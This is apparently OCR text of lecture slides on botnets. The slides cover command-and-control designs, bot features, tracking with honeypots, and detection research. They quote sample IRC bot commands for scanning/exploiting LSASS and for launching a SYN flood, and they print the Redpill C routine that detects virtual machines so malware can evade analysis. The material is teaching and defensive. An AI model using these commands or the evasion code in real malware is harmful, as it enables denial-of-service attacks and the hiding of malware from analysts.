
Push Style C&C using IRC

- Typical communication flow using central IRC




- *advscan lsass 200 5 0 -b*
- *ddos.syn XXX.XXX.XXX.XXX 80 600*

Pull Style C&C



Pull Style C&C using HTTP



Using P2P as C&C

- The best example for decentralized C&C mechanisms where the nodes of the botnet behave both as a server and a client

- Therefore
  - more difficult to catch the attacker (botmaster)
  - more robust
    - even if some of the nodes in the network are shut down, the gaps in the network are closed, and the network continues its activities

Using P2P as C&C

- Most of the well-known P2P botnets use Overnet network which is a Kademlia-based protocol
  - Bots do not directly send information to each other, but publish a piece of information that is issued by the botmaster when she wants to perform an activity
  - Every day, to check weather a command is issued or not, the bots search for 32 different keys, which are computed with a function that takes the current date and a random number between 0 and 31 as a parameter
  - Since the attacker knows which keys are searched for everyday, she can publish the commands with the keys to be searched

Interesting Bot Commands

- At least two types of commands
  - DoS attacks (e.g. SYN- and ACK-flooding attacks)
  - Update mechanism
- Other popular commands
  - Open proxy to send spam
  - Keylogger or other identity theft

Other Bot Features

- Most bots are packed
  - UPX
  - Morphine, ASProject, Petite, tELock,...
  - Armadillo, Themida
- Anti-debugging mechanisms
  - Detection of Vmware
    - Redpill
  - Detection of debuggers
    - E.g., like in Challenge 7…

Redpill (Remember Matrix?)


```
int swallow_redpill () {
     unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
        *((unsigned*)&rpill[3]) = (unsigned)m;
        ((void(*)())&rpill)();
        return (m[5]>0xd0) ? 1 : 0;
     }
```

Checks the address of the interrupt descriptor table (IDT) with the SIDT instruction

So how do we stop bots?


Current Research

- Tracking botnets
- Developing detection schemes
  - BotHunter
  - BotSniffer
  - Notos
  - Exposure (our system)
  - Deploying detection models to IDS
- Developing super botnets
  - Why would you do that?
  - Attack papers



Tracking Botnets

- A crucial step is to collect malware
  - Honeypots are traps to set to detect, deflect or, in some manner, counteract attempts at unauthorized use of resource
    - Low-interaction honeypots, e.g. Nepenthes
    - High-interaction honeypots




  - Spam traps
  - The malware caught by users and submitted to malware analysis platforms, such as Anubis

Tracking Botnets

- What kind of information is needed to track botnets?
  - Domain name/IP address of the C&C server
  - Password to connect
  - Nickname of bot
  - Channel name
  - Decryption key
  - ....

Tracking Botnets



Tracking Botnets

- What do we gain with the information we acquire by tracking botnets?
  - The size of the botnet
  - The propagation vector
  - What kind of information is stolen from the infected machines
  - Which kind of activity botnet performs (or has performed)
- Most importantly, mitigation or/and detection techniques can be developed

Tracking Botnets

- Tracking the Storm botnet
  - Mitigating the botnet by polluting keys
  - Routing infected users to benign web pages instead of the one that is controlled by the attacker

Botnet Detection

- Host-based
  - Anti-virus software
  - Relies on binary signature database (polymorphism)
  - Host installation required

- Network-based
  - Intrusion detection
  - No requirements from end-user
  - Relies on (hand-crafted) network signatures

Some Popular Botnets

- Zeus
  - 3.6 > million compromised computers
  - Uses keylogging techniques to steal sensitive data
- Koobface
  - 2.9 > million compromised computers
  - Uses social networking sites to spread
- TidServ
  - 1.5 > million compromised computers
  - Spread through e-mail spam
  - Uses rootkit techniques to run inside common Windows services

Conclusion

- We looked at malicious code today
  - Often called malware…
  - There are many different variants
  - Malware is the number one problem on the Internet today
  - One reason why malware is a problem is because of vulnerabilities in code
    - E.g., Drive-by downloads